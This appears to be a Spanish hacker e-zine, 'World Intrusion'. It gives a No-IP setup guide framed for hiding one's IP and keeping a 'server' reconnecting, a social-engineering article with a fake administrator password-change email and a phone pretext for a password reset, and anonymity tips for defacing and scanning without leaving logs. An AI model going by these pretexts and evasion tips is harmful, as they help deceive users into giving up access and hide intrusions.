WORLD INTRUSION

TEMAS

Conceptos Ingenieria Social

Tus Primeros pasos en Python

Pentest Desde 0

Anonimato en Linux

SQL Practico

Conceptos Defacing

Introduccion Modding Malware

Exploits 1

World - Intrsuion: Esta E-Zine está escrita por diferentes autores de las comunidades MundoHacking[dot]com y C-intrud3rs[dot]com

http://www.mundohacking.com http://c-intrud3rs.com/comunidad

Índice:

No se asume ninguna responsabilidad debida al empleo de la información aquí contenida, puesto que esta revista solamente tiene fines educativos y en ningún momento pretendemos incitar a nadie a cometer ningún delito ya sea informático o de otra índole.

1: Introducción

Primero que nada nos presentamos, somos Xpl0 Syst3m y RooT_Shell quienes escribimos esta revista con fines educativos como ya lo había dicho antes, junto con mis compañeros de equipo: exploit-shell, DarkSpark, Vulcano, Ztux, m3x1c0h4ck, tothox, K43l, Intruder, starGan, y algunos que mencionare después :P.

2: Como Crear una Cuenta NO-IP [staRgan]

OK pues todos conocen No-IP hablaremos sobre cómo crear cuentas y demás.

Conceptos Básicos a tener en Cuenta

¿Qué es una cuenta NO-IP...?
NO-IP permite identificar tu PC con un nombre de dominio fácil de recordar, como **TuNombre.no-ip.com** en lugar de con un número extraño del tipo **192.168.1.236** y poder montar un servidor sin complicaciones independientemente de si tenemos o no una IP estática.

¿Para qué sirve una cuenta NO-IP...?
Bueno la cuenta NO-IP sirve para muchas cosas pero como nosotros acá avira la necesitamos
para ocultar nuestra IP… y que nuestro Server una vez hecho vuelva a conectar fácilmente
por eso es recomendable usar una cuenta NO-IP

Primero descargamos e instalamos el programa de No-IP
http://www.no-ip.com/client/ducsetup.exe **[Windows]**
http://www.no-ip.com/client/linux/noip-duc-linux.tar.gz **[Linux]**
http://www.no-ip.com/client/mac/noip3.1.5.dmg **[MAC]**

Entramos a la página oficial http://www.no-ip.com
Una vez adentro pulsamos donde dice **Create Account**

Cuando demos click en create account nos llevara a esta página:

Una vez ingresados nuestros datos pulsamos en "**I accept. Create my account**"

Ahora entramos a nuestro correo y verificamos que nos haya llegado un correo de No-Ip lo abrimos y pulsamos en el link que viene después de "**To activate your account please click the following URL**", y entonces ya tendremos activa nuestra cuenta en no-ip.

Congratulations, the No-IP account 'stargan_wi@hotmail.com.ar' has been created. To activate your account please click on the activation URL below.

No-IP's basic dynamic DNS service is free, made possible by our paid services. If you are interested in dynamic DNS for your own domain please consider our No-IP Plus service. For more information about our paid services visit http://www.no-ip.com/services .


To activate your account please click the following URL:
http://www.no-ip.com/activate?lid=ec255bb9debe8d0c

Remember that you can use our dynamic update client to automatically update your host when your dynamic IP address changes. You can download the client at http://www.no-ip.com/downloads.php .


If you have any further questions, please refer to our FAQ at http://www.no-ip.com/faq.php and guides section at http://www.no-ip.com/guides.php. If you still have questions contact support by opening a trouble ticket at http://www.no-ip.com/ticket/ .

Thank you for choosing No-IP.com

Una vez hecho esto nos loguemos en la página con nuestro e-mail y contraseña.
Para crear nuestra Dirección/Host de no-ip, deberemos dar clic a **add host:**




Cuando le demos clic nos aparecerá la siguiente ventana:




Lo único que debemos rellenar en esta pantalla es:
Hostname: Escribiremos la dirección deseada junto al DNS. (Recomiendo **no-ip.org**)
IP Address: Es detectada automáticamente por el sitio de No-IP y deberás tener el Javascript activado en tu navegador.

Una vez terminado lo anterior le damos clic en **Create Host**


Nos llevara a...:



Esto nos comprueba que hemos realizado correctamente el procedimiento.
Bueno ahora por ultimo abrimos el No-IP DUC, damos clic en edit. e ingresamos nuestro correo y contraseña.
Unas ves ingresadas nuestros datos correctamente nos aparecerá la siguiente pantalla:




Para activar el uso del host simplemente debemos activar la casilla que está al lado del mismo. Si todo sale bien nos aparecerá así:




Por ultimo hay que configurarlo para que funcione correctamente para eso le damos clic en **Options--->Connection**

Si tenemos Módem: Las 2 Casillas deben estar marcadas así:



Si tenemos Router: Las 2 Casillas deben estar desmarcadas así:



Y con eso ya está hecho nuestro dominio de no-ip y bueno amigos eso es todo en este artículo y nos vemos en la próxima

3: Conociendo a fondo la Ingeniería Social [RooT_Shell]

En este tema hablaremos sobre la muy famosa y base fundamental de los hackers, la técnica que todos usan, incluso hackers famosos así como Kevin D. Mitnick, Steve Wozniak, etc.

Bueno como todos saben se debe practicar de una manera efectiva, segura, y claro antes planear, escribir lo que se va a decir, ya sea personal, por correo, mensajería, etc. Hay mil maneras de implementar la ingeniería social, incluso se pone a prueba en técnicas como Phishing, Pharming, Carding, Banking, Hasta robo de contraseñas claro que es posible, Bueno pero en teoría ¿qué es Ingeniería Social? ¿Cómo se debe implementar? ¿Y cómo se evita?

Más adelante pondré unos ejemplos de cómo se implementa para que aprendan, después ya queda cada quien su imaginación, creatividad, ya que no es tan difícil como parece OK

Un Poco de teoría:

¿Qué es Ingeniería Social?
R: Bueno en la red encontraran demasiadas definiciones de la ingeniería social, todas distintas pero que significan lo mismo, en fin solo tiene un significado y yo les daré el más certero:

La Ingeniería social como ya dije es la base fundamental de un hacker, para poder obtener datos o lo que le interesa por medio de una conversación y de persona. Es la forma de engañar al otro, envolverlo y hacerle creer que tú eres alguien en quien confiar el técnico de la compañía de teléfono tal vez o cualquier otro que se haga pasar por alguien que sea de confianza

Bueno con esto ya quedo más claro que el agua que es la ingeniería social, ahora bien como se debe aplicar, correcto ahora veamos unos ejemplos para envolver a los polluelos que le quieren sacar información:

La práctica:

Bueno ahora que sabemos lo principal veamos cómo se puede aplicar y basándonos en la definición que puse al último, bueno imaginemos que un usuario de una máquina recibe el siguiente correo electrónico:

De: Super-User <root@sistema.com>
Destino: Usuario <user@sistema.com>
Asunto: Cambio de clave
Hola,
Para realizar una serie de pruebas orientadas a conseguir un óptimo funcionamiento de nuestro sistema, es necesario que cambie su clave mediante la orden 'passwd'. Hasta que reciba un nuevo aviso (aproximadamente en una semana), por favor, asigne a su contraseña el valor 'PEPITO' (en mayúsculas).
Rogamos disculpe las molestias. Saludos,
ADMINISTRADOR

Si el usuario no sabe nada sobre seguridad, es muy probable que siga al pie de la letra las indicaciones de este supuesto *e-mail*; pero nadie le asegura que el correo no haya sido enviado por un atacante - es muy fácil camuflar el origen real de un mensaje, se ha visto que existen programas para mandar e-mails anónimos bueno pero eso ya es otra cosa, Sin saberlo, y encima pensando que lo hace por el bien común, el usuario está ayudando al pirata a romper todo el esquema de seguridad de nuestra máquina.

Pero eso sí, no siempre el atacante se aprovecha de la buena fe de los usuarios para lograr sus propósitos, nunca usa el atacante la misma técnica para poder sacar datos tampoco es extraño que intente engañar al propio administrador del sistema. Por ejemplo, imaginemos que la máquina tiene el puerto del *finger* abierto que es el 79, y el atacante detecta un nombre de usuario que nunca se ha conectado al sistema en este caso, el atacante con una simple llamada telefónica puede bastarle para conseguir el acceso aquí miramos un ejemplo:

#Administrador: Buenos días, aquí área de sistemas, ¿en qué podemos ayudarle?

Atacante: Hola, soy José Luis Pérez, llamaba porque no consigo recordar mi *password* en la máquina *sistema.upv.es*.

#Administrador: Un momento, me puede decir su nombre de usuario?
Atacante: Sí, claro, es jlperez.

#Administrador: Muy bien, la nueva contraseña que acabo de asignarle es *rudolf*. Por favor, nada más conectar, no olvide cambiarla.
Atacante: Por supuesto. Muchas gracias, ha sido muy amable.

#Administrador: De nada, un saludo.

Y bueno aquí vemos lo fácil que fue conseguir el acceso con una simple llamada, claro a como queramos información, hay que planear una nueva estrategia para aplicarla, yo por ejemplo un día necesitaba saber el nombre de la secretaria de un director de una empresa, entonces un día se me dio la loca idea de llamar, y precisamente ella contesto, y con toda seguridad, firmeza al hablar, seriedad, y con unas simples palabras le dije

YO: Hola Muy buenas tardes, habla la señorita Jazmin Carmona

Señuelo: No, Habla Teresa Leal, le puedo ayudar en algo

YO: No, Disculpe me equivoque al marcar el número, Gracias

Y bueno como vimos fue muy sencillo saber cómo se llama la señorita jaja, pero debo decirles que no todas dicen su nombre cuando uno se equivoca, entonces ahí ya queda a la imaginación de cada quien, si quieren cualquier información, deben ingeniárselas para poder sacar dicha información.

Y bueno amigos eso fue todo en este artículo sobre ingeniería social, espero que haiga sido más claro y entendible, todo esto lo hago con fines educativos, no me hago responsable del mal uso que le den a esta famosa técnica. Bueno saludos nos vemos en otro artículo.


4: Anonimato [exploit-shell]


Hola a todos les habla exploit-shell nuevamente con ánimo de enseñarle a los nuevos un poco o dar un una explicación sobre el anonimato en internet o pues en la red que es muy importante para que tu IP con que sería tu dirección no quede por ahí en cualquier lugar ya sabemos que la IP consta de 32 bits por lo que recuerdo estudios pasados.


Te recomiendo si vas a entrar o pues hacer un defacing con motivos porque así por así es de lammer y es mi opinión mi punto de vista ya que tu hallas subido la shell y vas a entrar por ftp utiliza proxy ftp me he encontrado con gente que escanea puertos a un servidor con nmap o pues utilizan nessus o utilizan herramientas como havij, putty pero nunca lo configuran en la conexión que utilize proxy y ojo porque cuando tu escaneas y si no sabías quedan logos en el servidor.

Bueno se siempre anónimo no quiero saber que te cayeron a tu casa y para la cárcel xD dependiendo de lo que hallas echo si hiciste algo gordo ya me hare entender.
Dime yo pienso que a los de anonymous son expertos pero son chicos jóvenes y saben lo necesario mas no los conozco pero siempre cuando ellos atacan lo hacen anónimo o no? O estoy mal?


Puedes configurar tu explorador Firefox para que utilice proxy abrimos el explorador vamos a editar preferencias le damos clic en avanzado después configuración y vemos la pantalla y la configuramos.







User ----------------->servidor proxy---------------->internet
User <-----------------servidor proxy<----------------internet
Con esta imagen comprenderemos un poco…

